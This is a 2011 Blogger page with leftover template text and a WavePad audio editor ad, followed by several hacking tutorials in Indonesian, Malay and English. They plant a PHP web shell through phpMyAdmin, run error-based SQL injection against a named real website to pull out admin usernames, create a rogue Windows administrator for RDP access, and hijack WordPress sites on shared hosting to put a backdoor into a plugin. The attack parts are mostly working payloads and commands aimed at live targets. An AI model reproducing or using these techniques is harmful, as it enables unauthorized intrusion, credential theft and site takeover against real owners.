http://aux.iconpedia.net/uploads/10875870971013046993.pnghttp://aux.iconpedia.net/uploads/1540998406962263282.png !

Featured Post 1 Title

Replace these every slide sentences with your featured post descriptions.Go to Blogger edit html and find these sentences.Now replace these with your own descriptions.This theme is Bloggerized by Lasantha - Premiumbloggertemplates.com.Download more free blogger templates from www.premiumbloggertemplates.com.

Read More

Featured Post 2 Title

Replace these every slide sentences with your featured post descriptions.Go to Blogger edit html and find these sentences.Now replace these with your own descriptions.This theme is Bloggerized by Lasantha - Premiumbloggertemplates.com.Download more free blogger templates from www.premiumbloggertemplates.com.

Read More

Featured Post 3 Title

Replace these every slide sentences with your featured post descriptions.Go to Blogger edit html and find these sentences.Now replace these with your own descriptions.This theme is Bloggerized by Lasantha - Premiumbloggertemplates.com.Download more free blogger templates from www.premiumbloggertemplates.com.

Read More

Featured Post 4 Title

Replace these every slide sentences with your featured post descriptions.Go to Blogger edit html and find these sentences.Now replace these with your own descriptions.This theme is Bloggerized by Lasantha - Premiumbloggertemplates.com.Download more free blogger templates from www.premiumbloggertemplates.com.

Read More

Featured Post 5 Title

Replace these every slide sentences with your featured post descriptions.Go to Blogger edit html and find these sentences.Now replace these with your own descriptions.This theme is Bloggerized by Lasantha - Premiumbloggertemplates.com.Download more free blogger templates from www.premiumbloggertemplates.com.

Read More

Featured Post 7 Title

Replace these every slide sentences with your featured post descriptions.Go to Blogger edit html and find these sentences.Now replace these with your own descriptions.This theme is Bloggerized by Lasantha - Premiumbloggertemplates.com.Download more free blogger templates from www.premiumbloggertemplates.com.

Read More

Featured Post 6 Title

Replace these every slide sentences with your featured post descriptions.Go to Blogger edit html and find these sentences.Now replace these with your own descriptions.This theme is Bloggerized by Lasantha - Premiumbloggertemplates.com.Download more free blogger templates from www.premiumbloggertemplates.com.

Read More

November 12, 2011


WavePad Audio Editing Software Professional sound editing software for PC & Mac


Like what you see?
Download WavePad here:
Download Windows


WavePad sound editor is very easy to use. Simply import your audio file and you are ready to begin editing. Or, for recording your own audio tracks, simply click the 'New' button on the toolbar and then hit the 'Record' button to begin recording.

You may also wish to upgrade to the WavePad Masters Edition which offers more advanced features.

Download the WavePad Masters Edition trial here for free.


WavePad includes an audio, sound and voice recorder.

Record Audio, Sounds, Music and Voice


WavePad includes a sound recorder that supports autotrim and voice activated recording.


Add Effects

Audio Effects include Amplify, Normalize, Equalizer, Envelope, Reverb, Echo, Reverse, Noise Reduction, Sample Rate Conversion and more.

Use tools

Tools include tone generation, speech synthesis and spectral analysis (FFT). FFT is designed to illustrate the characteristics of audio at one point in time. Audio restoration features include noise reduction and click pop removal.


(Continue)..

(Continue)..

Oktober 24, 2011

[+] Online SQLi Scanner List [+]

(Continue)..

Pasang Backdoor lewat Phpmyadmin (windows)

Pasang Backdoor lewat Phpmyadmin (windows)
Phpmyadmin adalah perangkat lunak bebas (Open source) yang ditulis dalam bahasa pemrograman php untuk menangani administrasi Mysql.
Disini saya akan mencoba menerangkan tentang Backdoor via phpmyadmin pada webserver windows secara rinci!!
Yang pasti percobaan lewat localhost di windows…saya menggunakan XAMPP dan phpmyadmin 2.11.4!! 
Buka phpmyadminnya dengan URL
http://localhost/phpmyadmin
Setelah terbuka tampilan phpmyadmin, dan klik pada tab SQL / seperti pada telunjuk icon di bawah (query Window) 

Kemudian akan muncul  tampilan query window pada phpmyadmin tersebut.
Masukan perintah 
SHOW VARIABLES
“SHOW VARIABLES = Untuk mengetahui Base Dir / Direktori pada webserver tersebut”
Nanti pada Variable_name ada basedir (Letak Direktori Servernya)

Keterangan Gambar: 
Webserver tersebut terdapat pada Direktori E: ,dan pada Folder server 
Untuk lebih jelas mengetahui versi mySQL dan OS nya Lihat paling bawah

Mulai  dech…
Create Database: 
belajar
Kemudian pada Database : belajar , ada tab SQL seperti gambar di bawah ini


Dan masukan perintah di bawah pada text area!!  

CREATE TABLE iseng(
dor TEXT) TYPE=MYISaM;
INSERT INTO iseng(dor)
VALUES(
'<pre><body bgcolor=silver ><? @system($_REQUEST["cmd"]); ?></body></pre>');

Keterangan perintah di atas:  
Membuat table “iseng”  dan membuat field “dor” dengan type “text” sedangkan MyISAM adalah tipe tabel default dalam MySQL dan isi text tesebut adalah “ <? @system($_REQUEST["cmd"]); ?>“  itu adalah perintah untuk request ke system menggunakan bahasa PHP

Setelah itu klik pada tab SQL lagi, masukan perintah ini

select * into dumpfile 'E:/server/htdocs/bandit.php' from iseng;

keterangan perintah di atas adalah : 
kita coba dump sebuah file ke Direktori E: pada folder server dan htdocs adalah direktori yang akan ditampilkan oleh web server (Localhost) 

Selesai, Ketik URL :
http://localhost/bandit.php?cmd=cmd

Selanjutnya terserah anda
Dengan menggunakan perintah-perintah CMD pada windows!!!

Note: perintah-perintah CMD yang anda masukan harus seperti ini “/bandit.php?cmd=perintah_CMD”

------------------------------------------------------------------patch------------------------------------------------------------------------

(Continue)..

(Continue)..

Oktober 07, 2011

Tutorial Error Based SQL Injection [ p0pc0rn ]

Error Based SQL Injection

ane mau ajar kalian sql injection mnggunakan teknik error based.
ada banyak cara untuk lakukan error based nih.
so ane ajar yang simple and basic kalian bisa liat di forum2/blog2 sekuriti/hacking.

thanks to rozalman dia ade kasik satu web so aku leh jadikan sbg example.
before proceed take note,time bila kita leh gunakan teknik nih?

target testing :
Code:
hxxp://www.radiantwholefood.com.my/content.php?cat=136

basically,ini adalah apa yang kalian perlu tahu.

Code:
and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,sayahensem,0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

so di mana yang patutnya kita ubah2 untuk dapatkan hasil yg kita nak?

dari sini ((select concat(0x7e,0x27,sayahensem,0x27,0x7e)) from information_schema.tables limit 0,1)
so basically sama aja dengan teknik2 injection yang lain just kita perlu tukar sedikit aja.


so utk enumurate user,database,dan version yang digunakan.ane lakukan begini
Code:
http://www.radiantwholefood.com.my/content.php
?cat=136 and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,version(),0x3a,user(),0x3a,database(),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

hasilnya
[Image: 59981735514715453430.png]

so utk lihat db yg kalian berminat gunakan ini
Code:
http://www.radiantwholefood.com.my/content.php
?cat=136 and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,schema_name,0x27,0x7e) FROM information_schema.schemata LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

di mana di LIMIT 0,1 kalian naikkan jadi 1,1 utk bisa liat db yg lain.
ane dapat tau db yg ane mau adalah
Code:
Duplicate entry '~'radiant_ezlitev3'~1' for key 1

hexkan nama db tersebut.akan dapat cmni
Code:
0x72616469616e745f657a6c6974657633

mau liat table_name yang wujud dlm db tersebut.
Code:
and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,table_name,0x27,0x7e) FROM information_schema.tables Where table_schema=0xdb_yang_udah_dihexkan limit 3,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
sama juga, seperti biasa kalian hanya perlu increase number of limit utk cari table yg kalian maubelajar

Code:
http://www.radiantwholefood.com.my/content.php
?cat=136 and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,table_name,0x27,0x7e) FROM information_schema.tables Where table_schema=0x72616469616e745f657a6c6974657633 limit 3,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

ane cari table_name yang ane mau iaitu
Code:
Duplicate entry '~'usertb'~1' for key 1

gimana mau liat column_name dalam table_nameitu pula ya?
kalian hanya perlu tambah ini aja.
table_name tukar kepada column_name dan information_schema.tables kepada information_schema.columns dan tambahkan code di bawah ini di dalam injection
Code:
AND table_name=0xtable_name_yg_dah_dihexkan

maka akan jadi begini
Code:
http://www.radiantwholefood.com.my/content.php
?cat=136 and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,column_name,0x27,0x7e) FROM information_schema.columns Where table_schema=0x72616469616e745f657a6c6974657633 AND table_name=0x757365727462 limit 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

hasilnya
Code:
Duplicate entry '~'UserName'~1' for key 1

ane pilih column_name username.mau liat isinya pula ane gunakan begini
Code:
and(select 1 from(select count(*),concat((select (select (SELECT concat(0x7e,0x27,table_name.column_name,0x27,0x7e) FROM database_name.table_name LIMIT 0,1) ) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a

maka akan jadi begini

Code:
http://www.radiantwholefood.com.my/content.php
?cat=136 and(select 1 from(select count(*),concat((select (select (SELECT concat(0x7e,0x27,usertb.Username,0x27,0x7e) FROM radiant_ezlitev3.usertb LIMIT 0,1) ) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
hasilnya
Code:
Duplicate entry '~'admin'~1' for key 1

Panda sekian

mungkin kalian udah dapat faham gunakan teknik ini dengan tutor ini.
sekali lagi.maafkan ane klw ga faham bahasa ane gunakan ea mewek
-----------------------------------------------------------patch---------------------------------------------------------------
(Continue)..

(Continue)..

Oktober 05, 2011

Windows Rooting System


Hello guys this tutorial is dedicated to the members of JH.Today am gonna speak about Windows Rooting System or how to gain RDP Access.

Well this is diffirent from *Unix process there we use exploit here we use only commands
and yes if we are not able to execute those commands we can try some alternativ but still the possibilitys to work are really low....Am gonna explane why a bit later.....

What we need:
-Shell atteched on Some Site
-Server must be runing on Windows OS

We access our shell and go to the command console and we frist gonna check who we are:
Code: [Select all]
whoami
This command is to check with what user we are running and its can show us like:
Code: [Select all]
Administrator or SystAdmin
Thats good we are running like administrator cool letz see how many users have on the server:
Code: [Select all]
net user
And we gonna see something like :
Code: [Select all]
C:\Users\Administrator>net user

\\SERVER **********

----------------------------------------------------------
Administrator            Guest                    Remote
__________________________________
Command Successfully executed.
So this means that there are like 3 users on the this server :
Administrator,Guest,Remote
So we can try to add a new user ex: Dark-X
Code: [Select all]
net user Dark-X JustHack /add
This command is for adding user with password:
Code: [Select all]
net user Username Password /add
when we execute this command we will get some windows saying:
Code: [Select all]
___________________________
Command Successfully executed.
now letz check:
Code: [Select all]
net user Dark-X
Will display something like this:
Code: [Select all]
Username:     Dark-X
Name:             Dark-X

Last Time Online:     XX:XX:XX-XX/XX
Local Group:      *User
So we are in group user we need to be in Administrator or Remote to connect on Remote Desktop Connection so we type:
Code: [Select all]
Net localgroup Dark-X Administrator /add
and we will see agaen this line:
Code: [Select all]
Command Successfully executed.
If we see this that means that we have added our user to Administrators group now we can try to connect on RDP and access the whole server.
Windows RDP Starting:
Code: [Select all]
Start Menu=>All Programs=>Accessories=>Remote Desktop Connection
Linux:
Code: [Select all]
Open Terminal write: rdesktop -u Username -p Password IP
or
Code: [Select all]
rdesktop IP

Well Guys one more tutorial finished :D
Hope you ganna like it

Cheers.... ~Dark-X


(Continue)..

(Continue)..

September 25, 2011

(Tutor Newbie): Jumping web Via Backdoor.

>>>: Pertama..saya anggap kalian sudah punya Target website hasil perkosa dan sudah di tanam backdoor/webshell. S
elanjutnya download : "b374klompat" silahkan Upload di Backdoor kalian dan jalankan.

>>>: Eksekusi file b374klompat di Bar Url Addres, selanjutnyat 
Klik "Kamar Sebelah". keliatan disitu ada beberapa Directory file website lain'y. 
Selanjut'y Copas satu directory yg mo di jumping misalkan 
"/home/chaerlovesempak/public_html/" 
and paste di Address bar and Klik "GO" : 
Screensyut :


setelah itu cari nama file sesuai tempat hostingan/web, 
misalkan wordpress  
wp_config,
Joomla  
configuration.php, config.php  
atau  
koneksi.php
kebetulan target yg saya jumping ini menggunakan wordpress, 
berarti kita cari nama file  
wp_config 
 kalo udah ketemu silahkan bedah file tersebut.

Isi file'y seperti ini :
/** MySQL database username */
define('DB_USER', 'chaerusername');


/** MySQL database password */
define('DB_PASSWORD', 'chaerpassword'

Setelah qta mengetahui isi dari file wp_config, selanjutnya 
klik "Koneksi MYSQL"  
masukan username & Password'y dan 
Klik "Connect"
jreeng...keluar struktur database'y. 
Ok..guys sekarang tugas qta mencari nama database password & Username Admin, (Select DB). 


Saya mendapatkan nama DB 
 "chaerlovesempak" 
 silahkan diklik aja dan liat isi database'y. 
Karena target menggunakan wordpress biasa'y nama db admin 
 wp_users ok..klik saja  
wp_users

Tarraaa....sekarang qta sudah punya username & Password admin, 
 user_login :admin, user_pass 
:$P$BEqrb7eTmYy36Nv1YlJY8rEDwhkJQX1 
 tetapi password'y masih di Encrypt. Wahh...
skrg tugas qta berat lagi donk hrs decrypt password, 
Don't panic...qta reset aja password'y via e-mail, 
hahay...!!! (dari pd puyeng cari decrypt). 
Cara reset password e-mail silakan kalian liat di pojok kanan lalu Klik icon 
 "Kertas & Pensil" (Edit). 
ok..kalo udah silahkan kalian ganti e-mail'y menggunakan e-mail kalian masing2, kalo udah
klik "Confirm".


Ok..selanjut'y qta cari halaman admin website si mpunya db tersebut, cara'y 
klik wp_options  
tuwh..nama domain'y udah keliatan, skrg qta reset password admin/Lost password. Let's..go !!! 


http://www.chaerlovesempak.com/wp-login.php?action=lostpassword


Lalu masukan e-mail kalian, 
Klik "Get New Password"  
nanti ada Notifikasi ke E-mail kalian, silahkan di buka dulu e-mail'y. 
Lalu klik confirmasi perubahan password yg dikirim ke e-mail kalian. 
(kalo kalian biasa gonta-ganti password di facebook via e-mail mungkin sudah terbiasa dgn cara ini).


udah diKlik..notifikasi wordpress yg dikirim via e-mail, nanti'y akan di redirect ke halaman login admin untuk konfirmasi perubahan password. Next silahkan isi password sesuka hati. wawa


Ok...setelah kita masuk website'y dan menjadi admin, tahap berikut'y tinggal pasang backdoor.

Kita pasang backdoor melalui plugins wordpress, silahkan diklik dan diliat 
apa saja plugins yang terinstal di website tersebut. 
disini website tersebut memakai plugins akismet, ok..selanjut'y di klik saja dan 
 "Edit"  
ganti source code plugins akismet dengan source backdoor kalian lalu 
klik "Update File"
Ok..Sekarang kita Cek apa backdoor kita benar2 sdh terpasang,

http//:www.chaerlovesempak/wp-content/plugins/akismet/akismet.php

Taraaa.... backdoor sudah terpasang. wawa Selanjutnya terserah kalian.


::Thank's to author b374klompat & family's devilzc0de::
--------------------------------------------------------Pacth----------------------------------------------------------------------- (Continue)..

(Continue)..